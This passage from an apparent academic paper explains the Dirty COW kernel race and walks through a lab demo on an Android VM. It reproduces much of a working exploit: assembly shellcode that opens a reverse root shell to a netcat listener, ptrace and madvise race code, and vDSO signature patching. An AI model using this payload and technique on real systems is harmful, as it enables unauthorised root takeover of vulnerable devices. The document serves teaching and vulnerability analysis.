- **Makefile:** Contains a set of commands for running the exploit.
- **payload.s** Contains the assembly code for the payload. This assembly code is compiled, and the resulting machine code is the payload, i.e. part one.
- **0xdeadbeef.c:** Source Code for the exploit.
- **Android.mk:** Specifies the compiler, compiler flags, and source code files for compiling and linking the exploit binary.

5.2 Running the Exploit

The exploit requires a small modification. You need to set the IP of the Ubuntu VM in the /home/user/demo2/Makefile file. In the Ubuntu VM, open a terminal and run 'ip addr'. The IP of the Ubuntu VM is under 'enp0s3' in the 'inet' row. The IP of my Ubuntu VM is '10.0.2.17'. Note that your IP will likely differ. Open the Makefile in a text editor and replace '10.0.2.17' with the IP of your Ubuntu VM

Next, run 'nc -n -v -l 1234' in a terminal on the Ubuntu VM. nc is short for netcat. netcat will create a socket that listens for incoming connections on port 1234. The '-v' flag enables verbose output, so that incoming connections are printed to the terminal. Keep the terminal with netcat running open and open a second terminal. In the second terminal, change the current working directory to '/home/user/demo2/' and run 'make'. Go back to the first terminal with netcat and run a command like 'id' or 'whoami'. Note that you might not get a response immediately, because the clock_gettime function might not be immediately invoked by a process running with root privileges. In my tests, this took around 15 seconds. An example output is shown in listing 5.2:

```
user@user:~/demo2$ nc -n -v -l 1234
Listening on 0.0.0.0 1234
id
Connection received on 10.0.2.10 42720
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Listing 5.2: Reverse root shell with demo 2

The vDSO 'file' resets whenever the android VM is rebooted. Note that a file called '/data/b' is created in the android VM when the payload is executed by a process with root privileges. The '/data/b' file is not deleted on reboot. If you have successfully

overwritten the vDSO with 'make' and you want to try out this demo a second time, you need to either reboot and delete the '/data/b' file (in this order) or revert back to a previous snapshot of the android VM. The following sections describe several inner workings of the exploit.

5.3 Finding the Starting Address of the clock_gettime Function

If 'adb shell cat /proc/self/maps' is run multiple times, you will notice that the start and end virtual address of the vDSO mapping is different in every run. This is due to Address Space Layout Randomization (ASLR). ASLR is a security technique that randomizes the locations of different memory areas in the virtual address space of a process. Example memory locations include the stack, heap, and vDSO. The location of these memory locations is chosen when the process starts. They do not change during the lifetime of the process. Binaries in ELF format store the starting address of the vDSO mapping in a so-called ELF auxiliary vector [51]. A process can read from its auxiliary vector and can thus know the location of the vDSO mapping.

The next step is to find the starting address of the clock_gettime function in the vDSO mapping. Finding a function in a memory mapping is a common operation in reverse engineering tools [52]. One strategy used in these tools is to iterate over all bytes in the memory mapping [52]. In every iteration, the program checks if the current byte can mark the start of the clock_gettime function. This is implemented by comparing a set number X of bytes, starting from the current byte, with the first X bytes of the clock_gettime function. The first X bytes of the clock_gettime function must be obtained in advance. These first X bytes are referred to as the function pattern in this section. The size of the vDSO mapping is 8192 bytes, so iterating over all bytes with this technique is fast. Interested readers can see [52] for more information on this technique.

Different vDSO versions have differnt implementations and thus different patterns for the clock_gettime function. The exploit [44], which this demo is based on, included several clock_gettime function patterns, but none of these matched the clock_gettime function pattern used in the android VM. To obtain the clock_gettime function pattern, the vDSO memory is written to a file and copied to the Ubuntu VM for further analysis.

```
1  user@user:~$ adb shell
2  shell@x86_64:/ $ sleep 10000 &
3  [1] 3171
4  shell@x86_64:/ $ cat /proc/3171/maps | grep vdso
5  7ffd3edd8000-7ffd3edda000 r-xp 00000000 00:00 0                  [vdso]
6  shell@x86_64:/ $ echo "7ffd3edd8000 is 140725658157056"
7  7ffd3edd8000 is 140725658157056
8  dd if=/proc/3171/mem of=/data/local/tmp/vdso.so bs=1 count=8192 skip
       =140725658157056
9  shell@x86_64:/ $ file /data/local/tmp/vdso.so
10 /data/local/tmp/vdso.so: ELF shared object, 64-bit LSB x86-64 loads 1 lib)
```

Listing 5.3: Extract vDSO memory

The vDSO used in the android VM is already extracted and copied to the Ubuntu VM as the /home/user/demo2files/vdso.so file. You can skip the commands in this paragraph if you'd like or you can follow them as a learning experience. Open a terminal on the Ubuntu VM. Run the command 'adb shell' to open a remote shell for the android VM. In this shell, run 'sleep 10000 &' to start a process that runs for a while in the background. The process ID (PID) of this sleep process is output to the terminal. In listing 5.3, this PID is 3171. Your PID will likely differ. In the following commands, replace 'PID' with this PID. Next, run 'cat /proc/PID/maps | grep vdso' to obtain the start address of the vDSO mapping in the sleep process. In listing 5.3, this start address is *7ffd3edd8000*. Convert the start address to a decimal number. For example, open a new terminal in the Ubuntu VM and run "python -c 'print(0x7ffd3edd8000)'". Replace the hexadecimal number with your starting address. In the remote shell, run 'dd if=/proc/PID/mem of=/data/local/tmp/vdso.so bs=1 count=8192 skip=DECIMAL_STARTING_ADDRESS'. Make sure to replace PID and DECIMAL_STARTING_ADDRESS. This command will write the first 8192 bytes, starting from offset DECIMAL_STARTING_ADDRESS in the file /proc/PID/mem to the file /data/local/tmp/vdso.so. In the android VM, the vDSO mapping has a size of 8192 bytes (listing 5.1). Run 'file /data/local/tmp/vdso.so' to check if the dd command worked. You can compare your output with the output from listing 5.3. In the Ubuntu VM, open a new terminal and run 'adb pull /data/local/tmp/vdso.so vdso.so' to copy the file from the android VM to the Ubuntu VM.

Open Ghidra by executing '/home/user/ghidra_9.2.1_PUBLIC/ghidraRun' in the terminal on the Ubuntu VM. Your Ghidra window should look like the one in figure 5.1. Open the vdso.so file in Ghidra by double clicking 'vdso.so' in the Ghidra window. This vdso.so file is the already extracted, copied, and imported vdso.so file mentioned at the start of the previous paragraph.

You could also import the vdso.so file that you exported, but both files should be identical. In case you are interested in how importing a file in Ghidra works: In the Ghidra window, click on the 'File' button on the top left, followed by 'Import File...'. Find, select, and import the vdso.so file. You can use the '/home/user/demo2files/vdso.so' or the vdso.so file that you created. Both files contain the same data. Press 'OK' twice, the vdso.so file is automatically identified as an ELF file.

After opening the vdso.so file in Ghidra, when asked to analyse the vdso.so file, press 'Yes', followed by 'Analyze'. On the left side of the Ghidra window under 'Symbol Tree', open the 'Functions' folder and click on 'clock_gettime'. The Symbol Tree is highlighted in red in figure 5.2. The starting bytes of the clock_gettime function are highlighted in red in figure 5.3.

The first 6 bytes of the clock_gettime function were added to the prologues struct in the 0xdeadbeef.c file, as shown in the following listing 5.4. The second argument for *prologue* is the length of the specified function signature.

```
1 static struct prologue prologues[] = {
2   // The following is the clock\_gettime function signature in the android VM.
3   /* push rbp; mov rbp, rsp; push r13 */
4   { "\x55\x48\x89\xe5\x41\x55", 6 },
5   // The following are clock\_gettime signatures from other vdso versions.
6   // These are from the original creater of this exploit.
```



Figure 5.1: Ghidra File Selection

```
  /* push rbp; mov rbp, rsp; lfence */
  { "\x55\x48\x89\xe5\x0f\xae\xe8", 7 },
  /* push rbp; mov rbp, rsp; push r14 */
  { "\x55\x48\x89\xe5\x41\x57", 6 },
...
};
```

Listing 5.4: clock_gettime Function Signatures 0xdeadbeef.c [48]

5.4 Payload

The payload is written in assembly. When compiling a program with a compiler, the compiler will split the machine code instructions and the data. For example, strings like '/system/bin/sh' are placed in the read-only data segment and executable machine code is placed in the text segment. The payload is written to one segment, the vDSO segment, and the exploit cannot write to other segments. Therefore, executable machine code and data have to be mixed in one place. Writing in assembly allows this flexibility of mixing code and data.

```
SYS_OPEN  equ 0x2
SYS_SOCKET  equ 0x29
SYS_CONNECT equ 0x2a
SYS_DUP2  equ 0x21
SYS_FORK  equ 0x39
```



Figure 5.2: Ghidra Symbol Tree

```
SYS_EXECVE  equ 0x3b
SYS_EXIT  equ 0x3c
SYS_READLINK  equ 0x59
SYS_GETUID  equ 0x66

AF_INET   equ 0x2
SOCK_STREAM equ 0x1

IP    equ 0xdeadc0de  ;; patched by 0xdeadbeef.c
PORT    equ 0x1337  ;; patched by 0xdeadbeef.c
```

Listing 5.5: Define Symbols - payload.s [48]

The start of the payload defines a set of symbols. One can think of these symbols as variables. The SYS_* labels specify the number of a system call. These are identifiers for their respective system call.

```
_start:
    ;; save registers
    push  rdi
    push  rsi
    push  rdx
```



Figure 5.3: Ghidra clock_gettime Function

```
6     push  rcx
```

Listing 5.6: Save Registers - payload.s [48]

On x86_64 Linux, the first four function arguments are passed in the *rdi*, *rsi*, *rdx*, and *rcx* registers [53]. These registers contain the function arguments for the clock_gettime function. The following assembly code of the payload overwrites these registers. Therefore, the registers are pushed to the stack, so that they can be restored later before the payload returns to the clock_gettime function.

```
1     ; return if getuid() != 0
2     mov rax, SYS_GETUID
3     syscall
4     test  rax, rax
5     jne return
```

Listing 5.7: Check if Running as Root - payload.s [48]

The value in the *rax* register specifies the ID of the system call that is called with the *syscall* instruction. The return value of this call is placed into the *rax* register. System call *SYS_GETUID* returns the effective UID of the process. If this UID is not zero, the payload executes the code at 'return', which is shown in the following listing 5.8.

```
return:
    ;; restore registers
    pop     rcx
    pop     rdx
    pop     rsi
    pop     rdi
    ;; get callee address (pushed on the stack by the call instruction)
    pop     rax
    ;; execute missed instructions (patched by 0xdeadbeef.c)
    db  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90
    ;; return to callee
    jmp     rax
```

Listing 5.8: Return to clock_gettime - payload.s [48]

As mentioned previously, when the payload returns back to the clock_gettime function, the clock_gettime function arguments are restored from the stack to their original registers. With *db 0x90..*, the assembler writes 12 NOP (No operation) instructions at this position in the payload. Part two of exploit overwrites the start of the clock_gettime function. These overwritten bytes must be executed and are thus written to and executed by the payload before the code returns to the clock_gettime function. The code returns to the instruction following the overwritten bytes, i.e. part two, in the clock_gettime function.

```
    ; return if open("/data/b", O_CREAT|O_EXCL, x) == -1
    mov     rsi, 0x00622f617461642f
    push    rsi
    mov     rdi, rsp
    mov     rsi, 192
    mov     rax, SYS_OPEN
    syscall
    test    rax, rax
    pop     rsi
    js      return

    ;; fork
    mov     rax, SYS_FORK
    syscall
    test    rax, rax
    jne return
```

Listing 5.9: Return if lockfile exists - payload.s [48]

The code in listing 5.9 is executed if the process does not 'return', i.e. if the process is running with effective UID 0. Additionally, the process also immediately returns if the file */data/b* exists already. In listing 5.9, *0x00622f617461642f* is the */data/b* string in hex and little endian. The payload in the android VM should fork, execute a root shell and connect to the remote VM only once. After the connection is established, there is no reason to fork and execute the payload again. Forking every time that the clock_gettime function is called would noticeably slow down the system. For this reason, */data/b* is used

as a lockfile. If the lockfile exists, the payload won't fork, execute a root shell, and connect to the remote anymore. If the lockfile does not exist, the lockfile */data/b* is created and the following code in listing 5.10 is executed.

```
    ;; sockfd = socket(AF_INET, SOCK_STREAM, 0)
...
    push  AF_INET
    pop rdi
    add al, SYS_SOCKET
    syscall

    ; copy socket descriptor to rdi for future use
    push  rax
    pop rdi

    ; server.sin_family = AF_INET
    ; server.sin_port = htons(PORT)
    ; server.sin_addr.s_addr = IP
    ; bzero(&server.sin_zero, 8)
...
    mov dword [rsp + 0x4], IP
    mov word [rsp + 0x2], PORT
    mov byte [rsp], AF_INET

    ;; connect(sockfd, (struct sockaddr *)&server, sockaddr_len)
...
    push  SYS_CONNECT
    pop rax
    syscall
    test    rax, rax
    js      exit

    ;; dup2(sockfd, STDIN); dup2(sockfd, STDOUT); dup2(sockfd, STERR)
...
```

Listing 5.10: Create Socket - payload.s [48]

Listing 5.10 shown relevant parts of the assembly code where a socket is created and a connection to the Ubuntu VM is established. The *IP* and *PORT* labels are overwritten by the exploit.c code. These will contain the IP and port of the Ubuntu VM. netcat is used to create a socket that is listening for incoming connections on port *PORT*. Listing 5.10 creates this connection. Commands are written on the Ubuntu VM and sent to the remote process via the socket. *dup2* forwards these commands from the socket to the stdin, stdout, and stderr streams of the process executing the payload.

```
    ;; execve '/system/bin/sh', argv points to array ['/system/bin/sh', NULL]
    push  rsi   ; rsi is 0
    pop rdx
    push  rsi
    mov rdi, 'bin/sh'
    push rdi
```

```
7     mov rdi, '/system/' ; str
8     push rdi
9     push rsp
10    pop rdi     ; rdi = &str (char*)
11
12    push 0      ; argv[1] ; argv args in right to left order
13    push rdi    ; argv[0] points to '/system/bin/sh'
14    push rsp    ; rsp points to argv
15    pop rsi     ; rsi points to argv
16    mov rdx, 0  ; rdx is envp
17
18    xor rax, rax
19    mov al, SYS_EXECVE
20    syscall
```

Listing 5.11: Execute Root Shell - payload.s [48]

Listing 5.11 sets up the arguments and executes the execve system call. This results in executing */system/bin/sh* with root privileges. The data that is received from the socket is written to the stdin stream of this root shell. Thus, this data is interpreted as commands. The output of these commands is sent back to the Ubuntu VM via the socket as well.

The code in listing 5.11 gives an example of how data like the */system/bin/sh* string is embedded in between the executable machine code. Data is used in the immediates, i.e. the argument of machine code instructions. This data is pushed onto the stack. The rsp register, which contains the address to the topmost element on the stack, is pushed to the stack and popped to both the rdi and rsi registers. rdi and rsi are now pointers to the data that was previously pushed onto the stack.

On x86_64, the immediate of the push instruction can have a maximum size of 32 bits. However, the push instruction always pushes 64 bit onto the stack. If a push instruction is used with an immediate, 32 zero bits are pushed onto the stack as well as the immediate. These null bytes can pre-emptively null terminate the */system/bin/sh* string. The push instruction can push 64 bit if its argument is a 64 bit register. For this reason, the data string is moved to a register first and then the content of this register is pushed onto the stack.

5.5 0xdeadbeef.c Exploit

This section explains interesting parts of the 0xdeadbeef.c exploit source code that differ from the demo 1 code. The 0xdeadbeef.c includes comments from the original author [48] and I have extended these comments. Interested readers can open the '/home/user/demo2/0xdeadbeef.c' file in the Ubuntu VM to see the whole exploit source code with comments.

Demo 2 writes to the vDSO mapping via ptrace instead of via /proc/self/mem as in demo 1. ptrace allows a process to observe, control, and write to another process [54]. Debuggers like GDB and tracing tools like strace use ptrace [21]. As mentioned in section 3.6, a process is allowed to trace child processes via ptrace. The exploit uses clone to

spawn a new child process. clone is similar to fork [55]. The call to clone in the exploit is shown in figure 5.12:

```
static void *ptrace_thread(void *arg_) {
...
  pid = clone(debuggee, child_stack + sizeof(child_stack) - 8, flags, arg);
...
}

static int debuggee(void *arg_) {
...
  ptrace(PTRACE_TRACEME, 0, NULL, NULL);
...
}
```

Listing 5.12: clone and debuggee function - 0xdeadbeef.c [48]

clone spawns a new process [55]. This new process calls the *debuggee* function in 0xdeadbeef.c. *ptrace* with the *PTRACE_TRACEME* argument initiates a trace, and it allows the parent process to trace the calling process [54].

The parent process is allowed to write to the vDSO mapping in the child process's memory. Clone has an argument for flags. These flags can modify the *clone* behaviour and they can specify what the calling and child processes share [55]. With *CLONE_VM*, both calling and child process run in the same virtual memory space [55]. For this reason, the start and end address of the vDSO mapping in the child process are the same as the vDSO mapping in the parent. In other words, the position of the vDSO mapping is not randomized by ASLR. Thus, the parent process knows to which virtual address it has to write in the child process to overwrite the vDSO. Listing 5.13 shows how this write is called.

,

```
static int ptrace_memcpy(pid_t pid, void *dest, const void *src, size_t n) {
  const unsigned char *s;
  unsigned long value;
  unsigned char *d;

  d = dest;
  s = src;

  // Overwrite sizeof(long)=8 bytes at a time. d points to the vDSO mapping.
  while (n >= sizeof(long)) {
    memcpy(&value, s, sizeof(value));
    if (ptrace(PTRACE_POKETEXT, pid, d, value) == -1) {
      return -1;
    }

    n -= sizeof(long);
    d += sizeof(long);
    s += sizeof(long);
  }
```

```
...
}
```

Listing 5.13: Writing to the child via ptrace PTRACE_POKETEXT

ptrace with the *PTRACE_POKETEXT* argument copies 8 bytes from *value* to address *d* in the virtual address space of a tracee process with PID *pid* [54]. The code in listing *writetotracee* loops until all bytes are written to the destination, i.e. the vDSO mapping. Another thread periodically checks via a function called 'check' whether a copy or the underlying vDSO 'file' was written to. The *ptrace_memcpy* function is repeatedly invoked by the writing thread until the underlying vDSO 'file' is overwritten. 0xdeadbeef.c also spawns a thread that repeatedly invokes madvise with MADV_DONTNEED. This is similar to listing 3.4 and shown in listing 5.14. The 'check' thread sets *arg->stop* to true if the underlying vDSO 'file' was successfully overwritten.

,

```
static void *madviseThread(void *arg_) {
  struct mem_arg *arg;

  arg = (struct mem_arg *)arg_;
  while (!arg->stop) {
    if (madvise(arg->vdso_addr, VDSO_SIZE, MADV_DONTNEED) == -1) {
      break;
    }
  }

  return NULL;
}
```

Listing 5.14: madvise vDSO mapping

6 Conclusion

This paper analysed and demonstrated the Dirty COW vulnerability. Dirty COW is a race condition in the Linux kernel's memory subsystem [1]. More specifically, it is a bug in the page fault handler implementation when virtual memory is accessed via the kernel's process-to-process virtual memory access implementation [2].

Writing to a private COW mapping, for which no copy exists yet, is not atomic [13]. On vulnerable kernels, a situation can occur where a process successfully writes to read-only memory. In this situation, the kernel fails to create a COW copy in a private COW mapping and instead of writing to the copy, the kernel writes to the underlying 'file' that is mapped into the virtual address space of the calling process via the private COW mapping.

The madvise system call with the MADV_DONTNEED flag advises the kernel that a specific memory range is not needed in the near future [14]. This results in the kernel unmapping and dropping the pages in the specified memory range. Such pages can be associated with a private COW mapping.

madvise with MADV_DONTNEED can be used to drop a copied COW page before the kernel tries to retrieve and write to the, then dropped, copied COW [2]. Dropping the page results in a failed request to retrieve that page. The page fault handler is then tasked with resolving this issue so that the next page request is successful. Due to the Dirty COW bug, the page fault handler loads a page from the underlying file instead of making a copy of that page [2]. The reason for this is that the page fault handler interpreted the memory access as a read access and not as a write access [2]. This occurred when the page fault handler already created a copy in a previous invocation and the page fault handler did not expect that the copy could be dropped in the meantime. Reading a private COW mapping does not create a copy [3]. Instead, the underlying file is read directly from disk or from the page cache [3].

The bug analysis was followed up with two demonstrations. Demonstration one overwrote a set-user-ID binary to give an unprivileged user access to a root shell. This demonstration wrote to its virtual address space via /proc/self/mem. The second demonstration overwrote two parts of the vDSO mapping. The vDSO is automatically mapped into every process by the kernel [50]. vDSO contains system call functions that are invoked often, such as the clock_gettime function [50]. The clock_gettime function was overwritten. A root shell was spawned when a process running as root invoked the clock_gettime function. The root shell connected to a remote Ubuntu machine via a socket. This resulted in an unprivileged user being able to send commands to the android system from the Ubuntu system. These commands were then executed in the root shell with root privileges. The second demonstration wrote to its virtual address space via ptrace.

List of Figures

Listings

Abbreviations

ASLR Address Space Layout Randomization

COW Copy-on-Write

MMU Memory Management Unit

PID process ID

PTE Page Table Entry

RAM Random-access memory

UID user ID

vDSO virtual Dynamic Shared Object

VM Virtual Memory

Index

Bibliography

[1] Marcus Meissner et al. *Dirty COW VulnerabilityDetails*. 2019. URL: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails (visited on 12/27/2020).

[2] Chao-tic. *Dirty COW and why lying is bad even if you are the Linux kernel*. 2017. URL: https://chao-tic.github.io/blog/2017/05/24/dirty-cow (visited on 11/28/2020).

[3] Rob Landley. *Memory FAQ*. 2020. URL: https://landley.net/writing/memory-faq.txt (visited on 12/27/2020).

[4] Linus Torvalds et al. *Memory Management Concepts overview*. 2020. URL: https://www.kernel.org/doc/html/latest/admin-guide/mm/concepts.html (visited on 12/27/2020).

[5] Nimesha Jayawardena. *Minimalistic demo of the Dirty Cow exploit*. 2017. URL: https://www.cs.toronto.edu/~arnold/427/18s/427_18S/indepth/dirty-cow/dirty_cow.c (visited on 11/28/2020).

[6] Michael Kerrisk. *open(2) — Linux manual page*. 2020. URL: https://man7.org/linux/man-pages/man2/open.2.html#DESCRIPTION (visited on 11/28/2020).

[7] Michael Kerrisk. *stat(2) — Linux manual page*. 2020. URL: https://man7.org/linux/man-pages/man2/fstat.2.html (visited on 12/23/2020).

[8] Michael Kerrisk. *mmap(2) — Linux manual page*. 2020. URL: https://man7.org/linux/man-pages/man2/mmap.2.html#DESCRIPTION (visited on 12/23/2020).

[9] Michael Kerrisk. *proc(5) — Linux manual page*. 2020. URL: https://man7.org/linux/man-pages/man5/proc.5.html (visited on 12/23/2020).

[10] Bamdeb Ghosh. *How to use mmap function in C language*. 2020. URL: https://linuxhint.com/using_mmap_function_linux/ (visited on 12/23/2020).

[11] Ian Wienand. *Consequences of virtual addresses, pages and page tables - Sharing memory*. 2019. URL: https://www.bottomupcs.com/virtual_address_and_page_tables.xhtml (visited on 12/23/2020).

[12] Jonathan M. Smith and Gerald Q. Maguire. *Effects of copy-on-write memory management on the response time of UNIX fork operations*. 1988. URL: https://www.cis.upenn.edu/~jms/cw-fork.pdf (visited on 12/23/2020).

[13] Jake Wilson and Nimesha Jayawardena. *Dirty COW*. 2017. URL: https://www.cs.toronto.edu/~arnold/427/18s/427_18S/indepth/dirty-cow/index.html (visited on 12/23/2020).

[14] Michael Kerrisk. *madvise(2) — Linux manual page*. 2020. URL: https://www.man7.org/linux/man-pages/man2/madvise.2.html#DESCRIPTION (visited on 12/23/2020).

[15] Linus Torvalds et al. *Linux Github - madvise.c*. 2015. URL: https://github.com/torvalds/linux/blob/v4.4-rc1/mm/madvise.c#L263 (visited on 12/23/2020).

[16] Michael Kerrisk. *proc(5) — Linux manual page*. 2020. URL: https://man7.org/linux/man-pages/man5/proc.5.html#DESCRIPTION (visited on 12/23/2020).

[17] Jorge Godoy et al. *The /proc filesystem*. 2020. URL: https://tldp.org/LDP/sag/html/proc-fs.html (visited on 12/23/2020).

[18] Jake Wilson and Nimesha Jayawardena. *Dirty COW*. 2017. URL: https://www.cs.toronto.edu/~arnold/427/18s/427_18S/indepth/dirty-cow/demo.html (visited on 12/23/2020).

[19] Ken Johnson. *Debugger flow control: Hardware breakpoints vs software breakpoints*. 2006. URL: http://www.nynaeve.net/?p=80 (visited on 12/23/2020).

[20] Michael Kerrisk. *strace(1) — Linux manual page*. 2020. URL: https://man7.org/linux/man-pages/man1/strace.1.html (visited on 11/28/2020).

[21] Linus Torvalds et al. *Yama ptrace_scope*. 2020. URL: https://www.kernel.org/doc/Documentation/security/Yama.txt (visited on 12/31/2020).

[22] Linus Torvalds et al. *Linux Github - /fs/proc/base.c*. 2015. URL: https://elixir.bootlin.com/linux/v4.4.12/source/fs/proc/base.c (visited on 12/23/2020).

[23] Linus Torvalds et al. *Linux Github - /mm/memory.c*. 2015. URL: https://elixir.bootlin.com/linux/v4.4.12/source/mm/memory.c (visited on 12/23/2020).

[24] Linus Torvalds et al. *Linux Github - /include/linux/mm_types.h*. 2015. URL: https://elixir.bootlin.com/linux/v4.4.12/source/include/linux/mm_types.h (visited on 12/23/2020).

[25] Linus Torvalds et al. *Linux Github - /arch/x86/include/asm/page_types.h*. 2015. URL: https://elixir.bootlin.com/linux/v4.4.12/source/arch/x86/include/asm/page_types.h (visited on 12/23/2020).

[26] Linux Kernel Organization, Inc. *Chapter 2 Describing Physical Memory*. 2003. URL: https://www.kernel.org/doc/gorman/html/understand/understand005.html (visited on 12/23/2020).

